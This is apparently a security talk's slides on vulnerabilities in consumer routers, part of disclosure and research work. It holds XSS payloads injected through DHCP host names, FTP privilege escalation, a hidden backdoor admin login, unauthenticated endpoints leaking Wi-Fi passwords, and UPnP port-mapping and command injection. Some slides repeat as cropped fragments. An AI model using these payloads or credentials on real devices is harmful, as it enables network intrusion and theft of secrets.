Injected hostname: <script>alert(1)</script>
```

7	0.050021000	::	ff02::16	ICMPv6	90 Multicast Listener Report Message v2
8	0.065488000	0.0.0.0	255.255.255.255	DHCP	342 DHCP Request - Transaction ID 0xfa244e52
9	0.076182000	192.168.1.1	192.168.1.34	DHCP	326 DHCP ACK - Transaction ID 0xfa244e52
10	0.210130000	::	ff02::16	ICMPv6	90 Multicast Listener Report Message v2
11	0.610060000	::	ff02::1:ff76:aaa8	ICMPv6	78 Neighbor Solicitation for fe80::5627:1eff:fe76:aaa8

DHCP: Request (3)

- Option: (50) Requested IP Address
Length: 4
Requested IP Address: 192.168.1.34 (192.168.1.34)
- Option: (12) Host Name
Length: 25
Host Name: <script>alert(1)</script>
- Option: (55) Parameter Request List
Length: 17

192.168.1.1/dhcptbl.htm

Tabla de clientes DHCP activos

Esta tabla recoge la dirección IP asignada, la dirección MAC y el límite tiempo para cada cliente DHCP asignado.

Nombre	Dirección IP
PsycoFlipside	192.168.1.33

Mensaje de la página 192.168.1.1:
1

Aceptar

Injected here (with red arrow pointing to 'PsycoFlipside')

Unauthenticated Cross Site Scripting

- Sometimes it is a little bit harder...

```


23 13.65402100( 0.0.0.0          255.255.255.255      DHCP      342 DHCP Request - Transaction ID 0x2c212038
24 13.68055300( 192.168.1.5        255.255.255.255      DHCP      590 DHCP ACK      - Transaction ID 0x2c212038
-----
Boot file name not given
Magic cookie: DHCP
⊕ Option: (53) DHCP Message Type
⊕ Option: (50) Requested IP Address
⊖ Option: (12) Host Name
    Length: 28
    Host Name: ');alert(1)</script><script>
⊕ Option: (55) Parameter Request List
⊕ Option: (255) End
    Padding
-----
0120 a8 01 83 0c 1c 27 29 3b 61 6c 65 72 74 28 31 29 .....'); alert(1)
0130 3c 2f 73 63 72 69 70 74 3e 3c 73 63 72 69 70 74 </script ><script
0140 3e 37 11 01 1c 02 03 0f 06 77 0c 2c 2f 1a 79 2a >7..... .w.,/.y*
0150 79 f9 fc 2a ff 00                               y..*..
  
```

```

</TH>
<script language=javascript>
var table = new Array(
  'android-71aea4c8d7627c1d', '192.168.1.100', 'E0:63:E5:80:A6:CF', '23:46:15', '100'
  , ');alert(1)</script><script>', '192.168.1.101', '54:27:1E:76:EA:A8', '23:49:29', '101'
);
var i = 0;
var count = 0;
for(;;){
  if(i < 10) {
    i++;
  }
  else {
    count++;
    i = 0;
  }
}
  
```


Unauthenticated Cross Site Scripting

- Sometimes it is a little bit harder...



DHCP Clients Table - Iceweasel

192.168.1.5/DHCPTable.asp

DHCP Active IP Table

DHCP Server IP Address : 192.168.1.5

Client Host Name	IP Address	MAC Address	Expires
			1

Refresh

Delete

OK

```
android-71aea4c8d/62/c1d', '192.168.1.100', 'E0:63:E5:80:A6:CF', '23:46:15', '100',  
, '');alert(1)</script><script>', '192.168.1.101', '54:27:1E:76:EA:A8', '23:49:29', '101'  
);  
var i = 0;  
var count = 0;  
for(;;){
```


Unauthenticated Cross Site Scripting

- Or even next level...

14	10.36095600(0.0.0.0	255.255.255.255	DHCP	353 DHCP Request	- Transaction ID 0xfc289114
15	10.48399400(192.168.1.21	192.168.1.130	DHCP	590 DHCP ACK	- Transaction ID 0xfc289114

Option: (53) DHCP Message Type
Option: (50) Requested IP Address
Option: (12) Host Name
Length: 40
Host Name: ']];</script><script>alert(1)</script>/'

- But it works!



The screenshot shows the Alpha router's web interface. The page title is "Product Page: ASL-26555" and the firmware version is "v2.0.0.378_ES". The interface includes a navigation menu with "SETUP", "ADVANCED", "MAINTENANCE", "STATUS", and "HELP". The "LOCAL NETWORK" section is active, displaying "1" and a checkbox for "Prevent this page from creating additional dialogs". A "Reboot" button is visible in the bottom left corner. The alert message "1" is displayed in the center of the page.

Privilege Escalation

- User without administrator rights is able to escalate privileges and become an administrator
- Shows why **multiple user accounts are unsafe**

```
ftp> get config.xml
200 PORT command successful.
150 Opening ASCII mode data connection for 'config.xml' (21160 bytes).
226 Transfer complete.
ftp: 21723 bytes recibidos en 0,02segundos 987,41a KB/s.
```

```
<Value Value="1234" Name="SUSER_NAME"/>
<Value Value="R0uterSecur1tyIzStr0ng" Name="SUSER_PASSWORD"/>
```

Video Demo #2

- Privilege Escalation via FTP



Backdoor

- Hidden administrator accounts
- Completely invisible to end users
 - But allows attackers to change any configuration setting

```
← → ↻ 192.168.1.1/form2saveConf.cgi?submit.htm?saveconf
</chain>
<chain N="USERNAME_PASSWORD">
<V N="FLAG" V="0x0"/>
<V N="USERNAME" V="1234"/>
<V N="PASSWORD" V="1234"/>
<V N="BACKDOOR" V="0x0"/>
<V N="PRIORITY" V="0x2"/>
</chain>
<chain N="USERNAME_PASSWORD">
<V N="FLAG" V="0x0"/>
<V N="USERNAME" V="admin"/>
<V N="PASSWORD" V="7449airocon"/>
<V N="BACKDOOR" V="0x1"/>
<V N="PRIORITY" V="0x1"/>
</chain>
```

```
psyco@Psyco-UbuntuVM:~$ telnet 192.168.1.1
Trying 192.168.1.1...
Connected to 192.168.1.1.
Escape character is '^]'.

User Access Verification

Username: admin

Password:

$ls
cmd "ls" error, expecting:
<press Enter>
config                config system
debug                 debug setting
diagnostic            diagnostic mode
exit                  exit from current mode
reboot                reboot system
sh                    enter shell mode
show                  show system information
$
```

Backdoor

- Hidden administrator accounts
- Completely invisible to end users
 - But allows attackers to change any configuration setting

```
← → ↻ 192.168.1.1/form2saveConf.cgi?submit.htm?saveconf
</chain>
<chain N="USERNAME_PASSWORD">
<V N="FLAG" V="0x0"/>
<V N="USERNAME" V="1234"/>
<V N="PASSWORD" V="1234"/>
<V N="BACKDOOR" V="0x0"/>
<V N="PRIORITY" V="0x2"/>
</chain>
<chain N="USERNAME_PASSWORD">
<V N="FLAG" V="0x0"/>
<V N="USERNAME" V="admin"/>
<V N="PASSWORD" V="7449airocon"/>
<V N="BACKDOOR" V="0x1"/>
<V N="PRIORITY" V="0x1"/>
</chain>
```

```
psyco@Psyco-UbuntuVM:~$ telnet 192.168.1.1
Trying 192.168.1.1...
Connected to 192.168.1.1.
Escape character is '^]'.

User Access Verification

Username: admin


Password:

$ls
cmd "ls" error, expecting:
<press Enter>
config                config system
debug                 debug setting
diagnostic             diagnostic mode
exit                  exit from current mode
reboot                reboot system
sh                    enter shell mode
show                  show system information
$
```

Information Disclosure

- Obtain critical information without requiring any login process
 - WLAN password
 - Detailed list of currently connected clients
 - Hints about router's administrative password
 - Other critical configuration settings

```
HTTP 642 GET /cgi-bin/webproc?getpage=html/gui/APIS/returnInternetJSON.txt&var:page=returnInternetJSON.txt&_=1434644610118
HTTP 630 GET /cgi-bin/webproc?getpage=html/gui/APIS/return3GJSON.txt&var:page=return3GJSON.txt&_=1434644610116 HTTP/1.1
TCP 60 80->1198 [ACK] Seq=1 Ack=589 Win=7016 Len=0
TCP 60 80->1196 [ACK] Seq=1 Ack=577 Win=6992 Len=0
HTTP 640 GET /cgi-bin/webproc?getpage=html/gui/APIS/returnDevicesJSON.txt&var:page=returnDevicesJSON.txt&_=1434644610117 HT
TCP 60 80->1197 [ACK] Seq=1 Ack=587 Win=7012 Len=0
HTTP 634 GET /cgi-bin/webproc?getpage=html/gui/APIS/returnWifiJSON.txt&var:page=returnWifiJSON.txt&_=1434644610118 HTTP/1.1
```



```
http://192.168.1.1/cgi-bin/webproc?getpage=html/gui/APIS/returnWifiJSON.txt&var:p
{ "RETURN":{ "success": true }, "WIFI": { "status":"1", "ssidName":"Amelia", "ssidVisibility":"1",
"channelMode":"MANUAL", "channel":"4", "SECURITY":{ "cipherAlgorithm": "WPA", "algVersion": "WPA1" ,
"passwordWEP":"12345", "passwordWPA":"GUSS1986", "passwordWPA2":"GUSS1986", "passwordAUTO":"GUSS1986" } },
"DHCP": { "status":"1", "poolStart":"192.168.1.33", "poolEnd":"192.168.1.254" }, "LAN": { "ip": "192.168.1.1"
, "mask": "255.255.255.0",
"ipLeafPath":"InternetGatewayDevice.LANDevice.1.LANHostConfigManagement.IPInterface.1.IPInterfaceIPAddress"
}, "DNS": { "dns":"80.58.61.250,80.58.61.254" }, "IPV6": { "ipv6": "fe80::e6c1:46ff:fee6:3818", "globalipv6":
"", "prefixLen": "64", "interface": "", "mode": "1", "minID": "33", "maxID": "254" }, "PREFIX": [ { "prefix":
"/", "name": "PVC:8/36" } , { "prefix": "", "name": "PVC:8/32" } , { "prefix": "", "name": "pppo3g" } ] }
```


Information Disclosure

- Obtain critical information without requiring any login process
- W
- D
- H
- O



```
HTTP 642 GET /cc
HTTP 630 GET /cc
TCP 60 80->1198
TCP 60 80->1196
HTTP 640 GET /cc
TCP 60 80->1197
HTTP 634 GET /cc
```

```
...xt&_ =1434644610118
...610116 HTTP/1.1
...t&_ =1434644610117 HT
...34644610118 HTTP/1.1
```

```
{ "RETURN"
"channelMo
"password
"DHCP": {
, "mask":
"ipLeafPath": InternetGatewayDevice.LANDevice.1.LANHostConfigManagement.IPInterface.1.IPInterfaceIPAddress"
}, "DNS": { "dns": "80.58.61.250,80.58.61.254" }, "IPV6": { "ipv6": "fe80::e6c1:46ff:fee6:3818", "globalipv6":
"", "prefixLen": "64", "interface": "", "mode": "1", "minID": "33", "maxID": "254" }, "PREFIX": [ { "prefix":
"/", "name": "PVC:8/36" }, { "prefix": "", "name": "PVC:8/32" }, { "prefix": "", "name": "pppo3g" } ] }
```


```
...6" } },
...2.168.1.1"
```

Information Disclosure

```
← → ↻ http://192.168.1.1/cgi-bin/webproc?getpage=html/gui/APIS/retur
{ "RETURN":{ "success":true }, "DEVICES":[ { "idDevice": "1", "nameDevice":
"192.168.1.33", "idIcon": "DesktopComputer_1", "interfaceType": "Ethernet", "type":
"Unknown", "ipAddress": "192.168.1.33", "macAddress": "Deleted MAC", "connected": true,
"unknown": false, "blacklisted": false }, { "idDevice": "2", "nameDevice":
"192.168.1.39", "idIcon": "DesktopComputer_1", "interfaceType": "WiFi", "type":
"Unknown", "ipAddress": "192.168.1.39", "macAddress": "Deleted MAC", "connected": false,
"unknown": false, "blacklisted": false }, { "idDevice": "3", "nameDevice":
"192.168.1.35", "idIcon": "DesktopComputer_1", "interfaceType": "802.11", "type":
"Unknown", "ipAddress": "192.168.1.35", "macAddress": "Deleted MAC", "connected": false,
"unknown": false, "blacklisted": false }, { "idDevice": "4", "nameDevice":
"192.168.1.36", "idIcon": "DesktopComputer_1", "interfaceType": "802.11", "type":
"Unknown", "ipAddress": "192.168.1.36", "macAddress": "Deleted MAC", "connected": false,
"unknown": false, "blacklisted": false }, { "idDevice": "5", "nameDevice":
"192.168.1.37", "idIcon": "DesktopComputer_1", "interfaceType": "WiFi", "type":
"Unknown", "ipAddress": "192.168.1.37", "macAddress": "Deleted MAC", "connected": false,
"unknown": false, "blacklisted": false }, { "idDevice": "6", "nameDevice":
"192.168.1.38", "idIcon": "DesktopComputer_1", "interfaceType": "802.11", "type":
"Unknown", "ipAddress": "192.168.1.38", "macAddress": "Deleted MAC", "connected": false,
"unknown": false, "blacklisted": false }, { "idDevice": "7", "nameDevice":
"192.168.1.34", "idIcon": "DesktopComputer_1", "interfaceType": "802.11", "type":
"Unknown", "ipAddress": "192.168.1.34", "macAddress": "Deleted MAC", "connected": false,
```

```
← → ↻ http://192.168.1.1/cgi-bin/webproc?getpage=html/gui/APIS/retur
{ "RETURN":{ "success": true }, "PASSWORD":{ "isDefault": true } }
```

Information Disclosure




The screenshot shows a web browser window with the address bar displaying `http://192.168.1.1/hidden_info.html`. The page content is a table of device information:

Manufacture Information	
FW Version:	EU_1.01
Serial number:	N/A
2.4G SSID:	MORIADSL
2.4G PassPhrase:	Tortuga
2.4G Data rate:	Up to 130.0 Mbps
2.4G Channel:	0
2.4G Coexist:	enable
5G SSID:	N/A
5G PassPhrase:	N/A
5G Data rate:	N/A
5G Channel:	N/A
5G Coexist:	N/A
2.4G WLAN MAC:	70:62:B8:B7:F5:21
5G WLAN MAC:	N/A
LAN MAC:	70:62:B8:B7:F5:20
WAN MAC 1:	N/A
WAN MAC 2:	N/A
WAN MAC 3:	N/A
PIN Code:	62327145
Region:	GB (GB/1) UNITED KINGDOM
Language:	en
Board HW ID:	N/A
Board Model ID:	AW5200U
2.4GWLAN Status:	Enable
5GWLAN Status:	N/A
Bootloader Version:	1.0.38-114.-86
ADSL Modem Code Version:	A2pG038i.d24f
WLAN Version:	6.30.102.3.cpe4.12L07.0
ADSL downstream link rate:	14259 Kbps
ADSL upstream link rate:	1014 Kbps

The browser's developer tools are open, showing the JSON response of the API endpoint. The response is a list of objects, each representing a device with fields like `"RETURN"`, `"success"`, `"ipAddress"`, `"type"`, and `"connected"`.

Information Disclosure



```
← →  
{ "RETU  
"192.16  
"Unknow  
"unknow  
"192.16  
"Unknow  
"unknow  
"192.16  
"Unknow  
"unknow  
"192.16  
"Unknow  
"unknow  
"192.16  
"Unknow  
"unknow  
"192.16  
"Unknow  
"unknow  
"192.16  
"Unknow
```

```
⊞ ☰  
":  
true,  
  
false,  
  
false,  
  
false,  
  
false,  
  
false,  
  
false,
```

```
← → ↻  
{ "RETURN": {
```

```
ui/APIS/retur
```

```
ADSL downstream link rate: 14259 Kbps  
ADSL upstream link rate: 1014 Kbps
```

Universal Plug and Play

- Enabled by default on several router models
- Allows application to execute network configuration changes such as opening ports
- Extremely insecure protocol
 - Lack of an authentication process
 - Awful implementations
- Goals
 - Open critical ports for remote WAN hosts
 - Persistent Denial of Service
 - Carry out other configuration changes



Universal Plug and Play

- Locally
 - Miranda UPnP tool

3	2.19337000	192.168.0.192	239.255.255.250	SSDP	139	M-SEARCH * HTTP/1.1
6	2.39895700	192.168.0.1	192.168.0.192	SSDP	272	HTTP/1.1 200 OK

```

+ Frame 3: 139 bytes on wire (1112 bits), 139 bytes captured (1112 bits) on interface 0
+ Ethernet II, Src: Micro-St_44:da:95 (44:8a:5b:44:da:95), Dst: IPv4mcast_7f:ff:fa (01:00:5e:7f:ff:fa)
+ Internet Protocol Version 4, Src: 192.168.0.192 (192.168.0.192), Dst: 239.255.255.250 (239.255.255.250)
+ User Datagram Protocol, Src Port: 1900 (1900), Dst Port: 1900 (1900)
- Hypertext Transfer Protocol
  - M-SEARCH * HTTP/1.1\r\n
    + [Expert Info (Chat/Sequence): M-SEARCH * HTTP/1.1\r\n]
      Request Method: M-SEARCH
      Request URI: *
      Request Version: HTTP/1.1
      HOST:239.255.255.250:1900\r\n
      ST:upnp:rootdevice\r\n
      MX:2\r\n
      MAN:"ssdp:discover"\r\n
      \r\n
      [Fu] request URI: http://239.255.255.250:1900*]
      [HTTP request 1/1]
  
```

```

upnp> msearch

Entering discovery mode for 'upnp:rootdevice', Ctrl+C to stop...

*****
SSDP reply message from 192.168.0.1:37215
XML file is located at http://192.168.0.1:37215/tr064dev.xml
Device is running Linux UPnP/1.0 Huawei-ATP-IGD
*****
  
```

```

HTTP/1.1 200 OK
LOCATION: http://192.168.0.1:37215/tr064dev.xml
SERVER: Linux UPnP/1.0 Huawei-ATP-IGD
CACHE-CONTROL: max-age=86500
EXT:
ST: upnp:rootdevice
USN: uuid:00e0fc37-2626-2828-2600-1c1d679fbfe7:
  
```


Universal Plug and Play

```
upnp> host send 0 WANConnectionDevice WANPPPConnection AddPortMapping

Required argument:
  Argument Name:  NewPortMappingDescription
  Data Type:      string
  Allowed Values: []
  Set NewPortMappingDescription value to: Test

Required argument:
  Argument Name:  NewLeaseDuration
  Data Type:      ui4
  Allowed Values: []
  Set NewLeaseDuration value to: 0

Required argument:
  Argument Name:  NewInternalClient
  Data Type:      string
  Allowed Values: []
  Set NewInternalClient value to: 37.252.96.88

Required argument:
  Argument Name:  NewEnabled
  Data Type:      boolean
  Allowed Values: []
  Set NewEnabled value to: 1

Required argument:
  Argument Name:  NewExternalPort
  Data Type:      ui2
  Allowed Values: []
  Set NewExternalPort value to: 65040
```

Universal Plug and Play

```
upnp> host send 0 WANConnectionDevice WANPPPConnection AddPortMapping
```

```
Required argument:
```

```
Argument Name: NewPortMappingDescription  
Data Type: string  
Allowed Values: []  
Set NewPortMappingDescription value to: Test
```

```
Required argument:
```

```
Argument Name: NewLeaseDuration  
Data Type: ui4  
Allowed Values: []  
Set NewLeaseDuration value to: 0
```

```
Required argument:
```

```
Argument Name: NewInternalClient  
Data Type: string  
Allowed Values: []  
Set NewInternalClient value to: 'ping 192.168.1.40'
```

Command Injection

```
Required argument:
```

